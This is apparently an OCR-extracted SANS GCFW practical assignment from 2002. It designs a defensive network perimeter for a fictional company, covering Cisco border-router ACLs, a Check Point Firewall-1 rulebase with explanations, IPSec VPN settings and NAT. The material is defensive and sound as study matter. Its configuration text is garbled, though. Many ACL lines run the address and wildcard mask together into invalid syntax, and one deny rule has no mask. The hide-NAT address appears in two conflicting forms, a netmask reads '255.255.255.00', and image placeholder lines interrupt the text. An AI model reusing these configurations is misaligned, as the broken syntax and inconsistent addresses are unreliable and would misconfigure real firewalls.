Firewalls, Perimeter Protection, and VPNs
GCFW Practical Assignment Version 1.6a
SANS Gateway Asia - Singapore January 2002

Teo Juey Hea
March 2002

SANS Training & GIAC Certification

Assignment 1 – Security Architecture

Before the GIAC security architecture can be defined, we have to consider the business operation of GIAC. Basically there are 5 major different groups of users of the network.

1. Customers (Companies that purchase bulk online fortunes)
   Each customer will be issued with a valid user account and password. These users will access customer web application through Secure Socket Layer (Server-Certificate Only). Authentication will be done at the web application layer since no client certificate will be issued. The customers have the option of reading it off their browsers or downloading the respective files.


2. Suppliers (The authors of the fortune cookie sayings that connect to supply fortunes)
   The suppliers will similarly be issued with a valid user account and password. They will access the supplier web application through server-certificate only SSL. Authentication will also be done at application layer. The application will allow direct submission via the browser or uploading of files via https.

3. Partners (The international partners that translate and resell fortunes)
   The partners will be allowed to access the GIAC corporate network and access the intranet web and secure web / application server via Virtual Private Network.

4. Employee
   Employee in the GIAC office LAN (Internal User Network) will be allowed to browse the internet as well as send and receive email from the internet. Employee will be allowed to do remote access back to the GIAC corporate network if they are at home or oversea via Virtual Private Network. They are not allowed to connect directly to GIAC mail server though the internet without VPN. Instead they have to connect back to the GIAC corporate network (via VPN) if they are sending / receiving email through the GIAC mail server

5. Public
   Potential customers or the public will be allowed to browse at the GIAC public web servers.

Network Diagram



Secondary Application Firewall

Cyberguard KnightStar will be used as the secondary application firewall. It will implement similar rules in the Cisco router as well as the Check Point Firewall. On top on that, it will have additional application rules for specific application level protocol inspection through its various application proxies. It will also act as an internal firewall to protect the internal web, mail and database server against malicious internal users.

GIAC Mail Server

The GIAC corporate mail server will be located within the internal network (behind the 2 firewalls). At the same time, there will be a mail relay placed at the protected DMZ. Any incoming or outgoing mails from and to the internet will pass through this relay. Therefore the actual mail server should never be connecting to / from the internet directly. The mail relay in the DMZ will also be installed with the Symantec Norton Antivirus for Gateway 2.5 for virus scanning purposes.

Domain Name System

There will be an internal DNS server to provide DNS query for all intranet accesses to the internet. This internal DNS will forward unknown query to the external DNS server in the protected DMZ. Only the external DNS server will connect to the internet directly for query and to be queried. Zone transfer will not be permitted.

External SSL Web application server

Suppliers and customers will be able to access the SSL web application server with a proper userid and password. Applications will access the Oracle database in the intranet through the 2 firewalls.

Internal SSL Web application server

Partners as well as employee of GIAC will be able to access the internal SSL web application server through proper userid and password. Partners must connect to the GIAC internal network through VPN. Similarly, remote employee working at home or oversea will need to connect back to the GIAC internal network via VPN.

Assignment 2 – Security Policy

The 2 most basic rules that will be used for the security policy

1. All incoming traffic must come through the Firewalls (Including VPN traffic)
2. No Internet traffic can connect directly into the corporate internal network. They should go to a server in the protected DMZ first.

Border Router

Cisco 3640 with IOS 12.2 will be used as a screening router. It will provide a first level of packet filtering. Access-list 109 will be applied to the inbound traffic from the internet. Access-list 120 will be applied to the outbound traffic to the internet.

Below is the secure configuration as well as the access policy applied to the router.

Shutting Down services that are not required

- no service tcp-small-servers
- no service udp-small-servers
- no service finger
- no ip http server
- no snmp-server
- no cdp run
- no snmp-server

Controlling boot so as to disable the loading of startup configuration from network

- no boot network
- no service config

Routing

- no ip source-route
- no ip proxy-arp
- no ip classless
- no ip directed-broadcast

ICMP Messages

- no ip unreachable
- no ip redirect
- no ip mask-reply

Passwords

- service password-encryption

Logging, setting it to our syslog server in the protected DMZ

- logging 160.20.30.50

Internet Inbound Interface (109)

Block packet with source and destination with same IP address to prevent "Land" attack

- access-list 109 deny ip host 160.20.30.1 host 160.20.30.1 log

Block specific IP address ranges (invalid address, private IP addresses)

- access-list 109 deny ip 0.0.0.0 any log
- access-list 109 deny ip 127.0.0.0.0.255.255.255 any log
- access-list 109 deny ip 224.0.0.0.31.255.255.255 any log
- access-list 109 deny ip 10.0.0.0.0.255.255.255 any log
- access-list 109 deny ip 172.16.0.0.0.15.255.255 any log

- access-list 109 deny ip 192.168.0.0.0.0.255.255 any log

Block GIAC public address from coming from the internet to prevent internet spoofing

- access-list 109 deny ip 160.20.0.0.0.0.255.255 any log

Block Microsoft windows traffic

- access-list 109 deny tcp any any range 135 139
- access-list 109 deny udp any any range 135 139
- access-list 109 deny tcp any any eq 445
- access-list 109 deny udp any any eq 445

Enable specific services from the internet to the respective servers

Web / SSL

- access-list 109 permit tcp any host 160.20.30.15 eq 80
- access-list 109 permit tcp any host 160.20.30.100 eq 443

DNS UDP services. TCP DNS port 53 is not allowed to prevent zone transfer

- access-list 109 permit udp any host 160.20.30.40 eq 53

VPN traffic. Only ESP traffic (IP type 50) will be allowed. UDP port 500 is required for the IKE.

- access-list 109 permit udp any host 160.20.30.5 eq 500 log
- access-list 109 permit 50 any host 160.20.30.5

SMTP mail to the public mail relay

- access-list 109 permit tcp any host 160.20.30.14 eq 25

Block anything else e.g ICMP, UDP, etc (*This must be the last rule)

- access-list 109 deny ip any any log

Internet Outbound Interface (120)

Block packet with source and destination with same IP address to prevent "Land" attack

- access-list 120 deny ip host 160.20.30.1 host 160.20.30.1 log

Egress Filter

- access-list 120 deny ip 10.0.0.0.0.255.255.255 any log
- access-list 120 deny ip 172.16.0.0.0.15.255.255 any log
- access-list 120 deny ip 192.168.0.0.0.0.255.255 any log

Allowing ICMP packets message types Echo, Parameter Problem, Packet Too Big, and Source Quench to the internet and blocking all other ICMP message types by last rule .

- access-list 120 permit icmp any any echo
- access-list 120 permit icmp any any parameter-problem

- access-list 120 permit icmp any any packet-too-big
- access-list 120 permit icmp any any source-quench

Allow outbound traceroute

- access-list 120 permit udp any any range 33400 34400 log

Restrict services access from the servers to the internet to prevent DOS to other network

Web Server

- access-list 120 permit tcp 160.20.30.15 any gt 1023 est

SSL Web Server

- access-list 120 permit tcp 160.20.30.100 any gt 1023 est

Mail Server

- access-list 120 permit tcp 160.20.30.14 any gt 1023 est

External DNS Server, only UDP is permitted

- access-list 120 permit udp 160.20.30.40 any 53

Allow all the client PCs in the user office LAN that has been dynamically NAT to the public address 160.30.20.6 to access to the internet

- access-list 120 permit ip 160.30.20.6 any


Deny any other address from outbound (*This must be the last rule)

- access-list 120 deny ip any any log

Primary Firewall : CheckPoint Firewall-1

The main firewall is a Checkpoint Firewall-1 version 4.1 SP 5 running on a Sun Solaris 2.7. Hardening of the Solaris operating system is based on *"Lance Spitzner's Armoring Solaris - Preparing solaris for a firewall"* white paper (http://www.enteract.com/~lspitz/armoring.html).
The firewall will have 3 interfaces. There will be an interface from the border router. Another interface will be to the protected DMZ. The last interface will be to the corporate internal network.

Since Checkpoint Firewall-1 comes with several services turn on by default, hence there is a need to switch off all those default properties. From the Policy Editor main menu -> Policy-->Properties. Uncheck all the implied rules.



Apply Gateway Rules to Interface Direction: Inbound

TCP Session Timeout: 3600 Seconds

☑ Accept UDP Replies:

UDP Virtual Session Timeout: 40 Seconds

☐ Enable Decryption on Accept

Implied Rules

☐ Accept VPN-1 & FireWall-1 Control Connections: First

☐ Accept RIP: First

☐ Accept Domain Name Over UDP (Queries): First

☐ Accept Domain Name Over TCP (Zone Transfer): First

☐ Accept ICMP: Before Last

☐ Accept Outgoing Packets Originating From Gateway: Last

☑ Log Implied Rules

☑ Install Security Policy only if it can be successfully installed on ALL selected targets.

Below is the rule set for the firewall

No	Source	Destination	Service	Action	Track	Install On	Time
1	FWP-Admin	FWall-P	Firewall1	accept	Long	Gateways	Any
2	Any	Any	NBT Ident TCP-445 UDP-445	reject		Gateways	Any
3	Any	FWall-P	Any	drop	Long	Gateways	Any
4	Any BUT InternalNetwork	Ext_DNS	Domain-UDP	accept		Gateways	Any
5	Ext_DNS	Any BUT InternalNetwork	Domain-UDP	accept		Gateways	Any
6	Int_DNS	Ext_DNS	Domain-UDP	accept		Gateways	Any
7	BorderRouter	SysLog_Server	UDP-514	accept		Gateways	Any
8	Int_Mail_Server	Ext_Mail_Relay	Smtp	accept	Long	Gateways	Any
9	Ext_Mail_Relay	Any	Smtp	accept	Long	Gateways	Any
10	Ext_Mail_Relay	Int_Mail_Server	Smtp	accept	Long	Gateways	Any

11	Any BUT InternalNetwork	Ext_Mail_Relay	Smtp	accept	Long	Gateways	Any
12	Any	Ext_Web_Server	http	accept		Gateways	Any
13	Any	Ext_SSL_Web_ Server	https	accept	Long	Gateways	Any
14	Ext_SSL_Web_ Server	Internal_Database	SQLNet	accept	Long	Gateways	Any
15	InternalUserNet	Any	Any	accept	Long	Gateways	Any
16	Any	InternalNetwork	http https pop3	Client encrypt	Long	Gateways	Any
17	Any	Any	Any	drop	Long	Gateways	Any

1. It allows the firewall administrator to connect to the firewall. This rule must come before the rule which deny anyone to connect to the firewall.
2. This rule rejects all Microsoft windows traffic as well as Ident (used for user identification) – Broadcast traffic. Reject is used so as to quickly close the connection without any logging. This rule is among the first few rules for performance reason. Blocking Microsoft windows port is to prevent Microsoft file sharing being exposed to the internet as well as Null Sessions to the Windows NT servers.
3. This rule will drop all connections to the firewall. (This rule must come after 1)
4. This rule allows any internet DNS query to GIAC External DNS server. Internal user should use the internal DNS server. Only UDP queries will be allowed to prevent DNS zone transfer. No logging so as not to flood the log file.
5. Allow the External DNS server to query other DNS server on the internet.
6. Allow internal DNS server to query to the external DNS server.
7. Allow the border router to log to the syslog server in the protected DMZ.
8. Allow internal mail server to send out internet mail to the external mail relay before to the internet. (This rule must come before rule 11)
9. Allow the external mail relay to connect to any internet mail server.
10. Allow any incoming internet mail to be relayed back into the internal mail server.
11. Allow any mail server on the internet to connect to the GIAC external mail relay server. (No internal user should connect directly to the mail relay)
12. Allow any connection to the public web server through http.
13. Allow any connection to the secure web server through SSL.
14. Allow the secure web server to connect to the internal database server. This is important because all the critical business information will be stored in the database. Hence only the application server should be able to connect to it.
15. Allow any internal user to connect to any network.
16. Allow VPN traffic into the internal network. (For remote employee as well as business partners). This rule should come before any rules that block everyone to access Internal Network – Covers in rule 16.

17. Drop any traffic that does not meet any of the above rules. (This must be the last rule)


Testing 3 rules

- For rule 12, we can verify that the rule is correct by browsing from the internet to the public web server. To further verify that no other services are running, we can run nmap from the internet. (Detail of nmap is specified in next assignment)
- Similarly for rule 13, we can verify that the rule is correct by browsing the SSL web site via https. We can try browsing through http (port 80) which should not be allowed. We ensure also that no other services can be seen from the internet except port 443 by running nmap from the internet to the SSL web server.
- For rule 14, to verify that the rule has been implemented correct, we can use nmap to do a port scan to the Internal Database public address from both the protected DMZ as well as the internet. No port should be detected. However, if we should run a SQL Client (SQL Plus) on the External SSL web server connecting to the internal database by port 1521, the SQL queries should go through.

Virtual Private Network

Business partners as well as remote employee will be able to access GIAC internal network via VPN. Both will be able to access to the web / application server in the internal network. In additional remote employee will then be able to send / receive from GIAC mail server. Checkpoint Firewall-1/VPN-1 will be used as the VPN gateway. The main reason is that combining the Firewall as well as the VPN gateway will ease the configuration of VPN gateway. Placement of the VPN gateway both in front or behind the firewall will result in a more complex configuration. IPSec is implemented and not Checkpoint FWZ because of its open standard. Hence the client will not be restricted to only Checkpoint SecureRemote Client software. ESP and not AH is implemented because we do not want our data transmission to be sniff by others in the internet (data confidentiality).

1. Under workstation property -> VPN, Check Exportable, Select IKE Encryption method.



Domain:

○ Disabled
○ Valid Addresses
● Other:
Local_VPN_Dom
☑ Exportable for SecuRemote

Encryption Methods Defined:


☑ IKE
☐ Manual IPSEC
☐ SKIP
☐ FWZ

Traffic Control Logging

☑ Turn on Traffic Control

☐ Use Backup Gateways for SecuRemote Connections:


2. Open User window and configure their respective properties.
   - IKE with ESP, SHA1 and "Strong" encryption will be used
   - Password authentication (pre-shared secret) will be implemented.
     a. Password will expire every 5 months
     b. There will be a password changing application hosted in the internal SSL web server. Users will be able to change to their new preferred password. The application will then email to notify the administrator. Upon a successful change of password, the administrator will then email the respective user. (The email will just be a notification and does not contain the actual password)



Show: All

Arthur

Default




☑ IKE

☐ FWZ

Successful Authentication Track:


● None ○ Log ○ Alert



Transform:
● Encryption + Data Integrity (ESP)
○ Data Integrity Only (AH)

Data Integrity:
● SHA1
○ MD5

Encryption Algorithm: Strong



Select authentication schemes used:
☑ Password
☐ Public Key

3. As per our above router configuration IPSEC IKE and ESP (IP Type 50) should be allowed through the router.

VPN traffic (ESP only)


- access-list 109 permit udp any host 160.20.30.5 eq 500 log
- access-list 109 permit 50 any host 160.20.30.5

4. Within Checkpoint Firewall-1, we must also add another rule to allow the VPN traffic

No	Source	Destination	Service	Action	Track	Install On	Time
16	Any	Internal Network	http https pop3 smtp	Client encrypt	Long	Gateways	Any

Network Address Translation

Network Address Translation will be implemented for the internal network. Static network address translation will be required for the Internal Web / Application Server, Internal Mail Server, Internal DNS and the Database server. Their external / publicly mapped IP address will be 160.20.40.30/24,160.20.40.40/24, 160.20.40.50/24, 160.20.40.60/24 respectively.



Values for Address Translation


☑ Add Automatic Address Translation Rules

Translation Method: Static


Valid IP Address: 160.20.40.30

Install On: All

As for the internal user network, dynamic NAT will be used to hide behind the public IP address of 160.20.30.6.



Name: InternalUserNetwork
IP Address: 172.16.30.0
Net Mask: 255.255.255.00
Comment:
Color:
Location: ● Internal ○ External
Broadcast: ● Allowed ○ Disallowed



Values for Address Translation
☑ Add Automatic Address Translation Rules
Translation Method: Hide
Hiding IP Address: 160.20.30.6
Install On: All

